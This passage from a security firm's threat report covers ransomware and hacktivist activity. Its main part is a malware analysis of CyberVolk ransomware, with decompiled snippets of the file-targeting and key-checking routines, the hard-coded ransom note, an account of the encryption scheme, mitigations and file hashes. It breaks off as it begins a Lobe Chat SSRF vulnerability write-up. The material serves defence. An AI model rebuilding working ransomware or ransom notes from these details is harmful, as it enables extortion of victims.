In September, the Qilin group attacked Detroit PBS, a non-commercial public broadcaster in the Detroit area of the United States, and stole about 600 GB of data. Only sample data has been released so far, which includes financial data such as invoices, accounts receivable reports and internal documents.

The Meow group stole and published data from the Israel Defense Forces (IDF) and Mossad, the Israeli intelligence agency. They are selling data including copies of soldiers' and intelligence agents' passports, personal information and internal military documents for \$20,000 (about KRW 26 million).

Ransomware focus




Figure 6. The CyberVolk group's attack page

The CyberVolk group first started activities on Telegram in March this year under the name GLORIAMIST INDIA. A hacktivist group with the name GLORIAMIST has been active on Telegram since December last year, and GLORIAMIST INDIA is said to have started activities as a partner of GLORIAMIST. GLORIAMIST INDIA, which supports Palestine, mainly carries out DDoS attacks targeting companies in countries on the opposing political side.




Figure 7. Voting for the CyberVolk group name (left) and changing the group name (right)

In early June, a Telegram message was posted suggesting that GLORIAMIST's founder, DeathHack (Patcher), may have been arrested, and GLORIAMIST and GLORIAMIST INDIA suspended their activities on June 6. GLORIAMIST INDIA resumed its activities 17 days later and help a vote for a new group name. The name CyberVolk was adopted through that vote. CyberVolk, which still maintains support for Palestine, continues its hacktivist activities, with a focus on DDoS attacks.




Figure 8. CyberVolk ransomware sales post (left: early version, right: latest version)

Ransomware sales via Telegram began on July 1. On the 10th, nine days after the initial version went on sale, the latest version with a changed encryption algorithm and extension became available. The latest version of the ransomware has started to apply quantum-resistant algorithms.⁹ The CyberVolk group stated that this makes it impossible to recover files randomly, and unless you enter the correct key (36 characters, without validating the key), all files will become 0 KB.

On September 23, they started selling an information stealing tool called CyberVolk StealerV1. This can steal software information from Steam or Discord, browser data, cryptocurrency wallet information, and even system information. The malware is being sold in source code form for \$1,000 (about KRW 1.3 million).

⁹ Quantum resistant-algorithm: An encryption algorithm that is difficult to decipher without a key, even on a quantum computer, which is much faster than conventional computers



CyberVolk Ransomware




Figure 9. Overview of the CyberVolk ransomware

Strategy of the CyberVolk Ransomware




Figure 10. Attack strategy of the CyberVolk ransomware

The CyberVolk ransomware starts by changing the wallpaper using a hard-coded bitmap file. They check the path of the temporary folder with the environment variable set in the system and save a bitmap file named “tmp.bmp” in that path. The bitmap file used is as shown in the figure below.



Figure 11. Bitmap file (tmp.bmp) stored in the temporary folder

They change the wallpaper, and then create a Windows pop-up window dialog box that the user can interact with. They attach an introduction to the CyberVolk group, contact information and a cryptocurrency wallet address in a pop-up window and ask the user to send \$1,000 (about KRW 1.3 million). The screen also features a text box where the victim can enter the decryption key, and the five-hour countdown timer puts pressure on the victim.



Figure 12. CyberVolk dialog box

The remaining time displayed in the pop-up window is stored as and uses time.dat in the %APPDATA% path.¹⁰ When the ransomware is executed, the value 18000 is stored in the file, and the time is displayed by decreasing the file value by 1 every second. Therefore, if you edit the file, the remaining time will also be modified. However, it was found that there was no significant impact, such as the ransomware being terminated or the system going down, even after the time had elapsed.




Figure 13. Changing the remaining time

To prevent users from shutting down the ransomware, it checks whether the Task Manager process is running every second, and forces the process to terminate if it is. However, since the CyberVolk ransomware has no means of securing persistence, the ransomware can be

¹⁰ %APPDATA%: A system environment variable that points to a folder for synchronizing user-specific data on a Windows system. It is usually set to "C:\Users\{user name}\AppData\Roaming".

terminated by using PowerShell commands or by forcibly shutting down the PC.

As the time displayed in the pop-up window passes, the CyberVolk ransomware prepares to encrypt your files. The ransomware scans all drives, starting from the root directory on removable disks and hard disks, looking for targets for encryption. It checks whether a Users directory exists in the top-level directory of each drive, and encrypts only the subdirectories of that Users directory.

```
    wsprintfW(String2, L"%c:\\%s\\", v15, L"Users");// C:\\Users
    if ( wcsncmp(v9, String2, wcslen(String2)) )
    {
        recursive_search_directories(String2, a2);
        return;
    }
    if ( (GetFileAttributesW(v9) & 2) == 0 )
    {
LABEL_16:
        wsprintfW(FileName, L"%s*.*", v9);
        FirstFileW = FindFirstFileW(FileName, &FindFileData);// C:\\Users\\*.*
        lpFileName = FirstFileW;
```

Figure 14. Users directory

In the Users subdirectories, the ransomware distinguishes the properties of all folders and files. The ransomware creates a file called CyberVolk_ReadMe.txt in the relevant folder and stores the contents of the hard-coded ransom note. In the process, all files except the encrypted files *.CyberVolk and the ransom note CyberVolk_ReadMe.txt are encrypted.

```
if ( wcslen(FindFileData.cFileName) > 0xFF
    || FindFileData.dwFileAttributes == 4// check FILE_ATTRIBUTE_SYSTEM
    || FindFileData.dwFileAttributes == 0x10000 )// check FILE_ATTRIBUTE_VIRTUAL
{
    goto LABEL_36;          // FindNextFileW
}
if ( (FindFileData.dwFileAttributes & 0x10) != 0 )// check FILE_ATTRIBUTE_DIRECTORY (is directory?)
    break;
FileName[0].m128i_i16[0] = 0;
wcscat_s(FileName, 0x30Cu, v9);
wcscat_s(FileName, 0x30Cu, FindFileData.cFileName);
if ( !string_comparison(FileName, L"CyberVolk_ReadMe.txt") )
{
    if ( a2 == 101 )
    {
        if ( !string_comparison(FileName, L"CyberVolk") )
        {
            encryption(FileName, &savedregs);
            print_log(L"Encrypting File : %s\n", FileName);
        }
    }
}
```

Figure 15. Encryption exceptions

The file encryption process begins with ransomware creating new files with the encryption extension .CyberVolk added to the existing file names. Then, it sets the current system time as a seed and generates a random number to create an encryption key of 32 bytes and an initialization vector (IV) of 16 bytes for each file. Afterwards, the ransomware performs full encryption or partial encryption depending on the file size. The figure below shows the encryption method by file size.

infosec




Figure 16. File encryption method

For files with an original file size of 1 KB or less, the entire file is encrypted. For files larger than 1 KB but less than 10 KB in size, only the first 1 KB is encrypted. For files exceeding 10 KB, 1 KB is encrypted in 10 KB intervals. The ransomware saves encrypted files in the above manner as new files with an encrypted extension added. This ransomware uses the AES algorithm to encrypt files, and protects the used key by using the hard-coded RSA public key. This adds the initialization vector used to encrypt the file to the very beginning of the encrypted file, and adds the protected encryption key to the very end of the file. They advertise on Telegram that they use the ChaCha20 algorithm for file encryption, but our analysis shows that this is not true.

In addition, this ransomware uses its own ransom note data to create a ransom note in each folder during the file encryption process.

```

.data:0042C380 ransomnote_data db 47h ; DATA XREF: recursive_search_directories:loc_4225301r
.data:0042C380 ; recursive_search_directories+41770
.data:0042C381 aReetingsAllYou db 'reetings.',0Ah
.data:0042C388 db ' All your files have been encrypted by CyberVolk ransomware.',0Ah
.data:0042C3C8 db ' Please never try to recover your files without decryption key wh'
.data:0042C409 db 'ich I give you after pay. ',0Ah
.data:0042C424 db 'They could be disappeared?',0Ah
.data:0042C43F db 'You should follow my words.',0Ah
.data:0042C458 db 'Pay $1000 BTC to below address.',0Ah
.data:0042C478 db 'My telegram : @hacker7',0Ah
.data:0042C492 db 'Our Team : https://t.me/cubervolk',0Ah
.data:0042C4B4 db 'We always welcome you and your payment.',0
.data:0042C4DC align 10h

```

Figure 17. Hard-coded ransom note contents

As mentioned earlier, the CyberVolk ransomware has a function for decrypting files immediately by entering a key. The key entered by the user is stored in the %APPDATA% path with the name dec_key.dat. To decrypt the files, you need to recover the encryption key stored at the end of each file, and to recover the encryption key, you need an RSA private key of 4096 bytes in size. However, it actually requires 36-byte long keys, and filters longer or shorter keys.

```

GetDlgItemTextA(hWnd, 1001, String, 37);
if ( strlen(String) != 36 )
{
    MessageBoxA(0, "Decryption Key is not correct!", 0, 0);
    return 0;
}
Substitute_Using_Dec_key(String);
dec_key_flag = 0;
SHGetFolderPathA(0, 26, 0, 0, ArgList);
FormatStringToBuffer(v37, "%s\\dec_key.dat", ArgList);
v21 = fopen(v37, "w");
v22 = v21;
if ( v21 )
{
    fwrite(String, 1u, 0x24u, v21);
    fclose(v22);
    return 0;
}

```

Figure 18. Verifying and storing decryption keys

The 36-byte key entered by the user is used as a replacement table. The ransomware stores the replaced RSA private key, and the RSA private key is recovered by replacing each character based on the replacement table entered by the user. If the replacement table has been entered correctly, the encryption key can be recovered for each file, so normal recovery will proceed. However, since there is no process to verify that the key has been recovered normally, if you entered the replacement table incorrectly, recovery will not be performed properly and all encrypted files will be damaged because you attempted to decrypt with an incorrect key.




Figure 19. File recovery method

Measures against the CyberVolk ransomware




Figure 20. Measures against the CyberVolk ransomware

The CyberVolk ransomware spreads itself through email attachments. Therefore, you should be careful not to open emails or attachments from suspicious or unverified senders. You can block threats by using anti-virus solutions that prevent attachments from being executed even if they are downloaded, or email thread response & detection solutions that preemptively detect and block threats in emails in a virtual environment.

Various configuration files required to run ransomware need to be stored in the system and deleted after use. Since the CyberVolk ransomware does not have a separate process privilege escalation function, it is necessary to take measures by limiting or minimizing privileges to files and directories in advance. In addition, you can activate ASR¹¹ rules or use EDR solutions to block specific attacker processes and prevent malicious actions such as file encryption.

Lastly, the CyberVolk ransomware encrypts only a limited range and does not delete backup copies. Therefore, if you have backed up your system using the basic Windows feature, you may be able to recover some of your files. In addition, backing up important data to a separate networks or storages is another way to minimize damage.

¹¹ ASR (Attack Surface Reduction): Protection against specific processes used by attackers and executable processes.

Indicator Of Compromise

CyberVolk : SHA256

de0b74917fe24c2b38e2d1172b7352f88bf8b3df64b6d44ca5f317db85aeb324
489e921e3f060b15e3825ca53205eddecbe65583b3de90bb3550049d2c278de8
6343bb6570bdea7f0e829312cf5829defa9eb69238fefa6c272650e1e5219a86
102276ae1f518745695fe8f291bf6e69856b91723244881561bb1a2338d54b12

File Name

CyberVolk_odz9rjs5efm3yat2vb7w40cq16nx8hkpilug.exe
ransom.exe

■ Reference sites

- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/linux-version-of-new-cicada-ransomware-targets-vmware-esxi-servers/>)
- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/ransomware-gang-deploys-new-malware-to-kill-security-software/>)
- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/ransomhub-ransomware-abuses-kaspersky-tdsskiller-to-disable-edr-software/>)
- TRUESEC's official blog (<https://www.truesec.com/hub/blog/dissecting-the-cicada>)
- modePUSH's official blog (<https://www.modepush.com/blog/highway-blobery-data-theft-using-azure-storage-explorer>)
- ArcticWolf's official website (<https://arcticwolf.com/resources/blog/arctic-wolf-observes-akira-ransomware-campaign-targeting-sonicwall-sslvpn-accounts/>)
- Public data portal (<https://www.data.go.kr/index.do>)


Research & Technique

Lobe Chat SSRF Vulnerabilities (CVE-2024-47066)

■ Vulnerabilities Overview

Lobe Chat is a state-of-the-art design-integrated LLM¹² front-end¹³ framework available as open source. This framework supports various plug-in functions and allows for the free distribution of chat applications that utilize various AI models and platforms, such as Claude, Gemini, Groq, Ollama and OpenAI's ChatGPT.

We used OSINT¹⁴ search engines to search for Lobe Chat on the Internet, and found that as of October 1, 2024, Lobe Chat was being distributed on over 7,000 sites in many countries, including China and the United States.



Source: fofa.info

Figure 1. Lobe Chat usage statistics

¹² Large Language Model (LLM): A type of artificial intelligence (AI) program that can perform tasks such as recognizing and generating text

¹³ Front-end: The field in which user interfaces (UIs) such as websites and apps are developed

¹⁴ Open Source INTelligence (OSINT): Information legally collected from public sources

On September 23, 2024, the server-side request forgery (SSRF) vulnerability (CVE-2024-47066) of Lobe Chat was disclosed. This vulnerability occurs when the user fails to sufficiently verify the IP address actually requested by the request function within an application.

The input address verification process can be bypassed by redirecting¹⁵ to the internal network address when entering an external service address. On March 11, 2024, a similar SSRF vulnerability (CVE-2023-49785) was disclosed in NextChat, an LLM-enabled cross-platform chat application. So when using LLM front-end applications, it is necessary to check whether SSRF vulnerabilities occur.

This vulnerability allows an attacker to exploit the SSRF vulnerability and access sensitive data that is only accessible internally, and in some circumstances, to execute arbitrary commands.

¹⁵ Redirection: In HTTP, a redirect is a response with a 3xx status code, and the browser that receives it immediately loads the new URL provided.

Attack Scenario

The figure below shows a CVE-2024-47066 attack scenario.

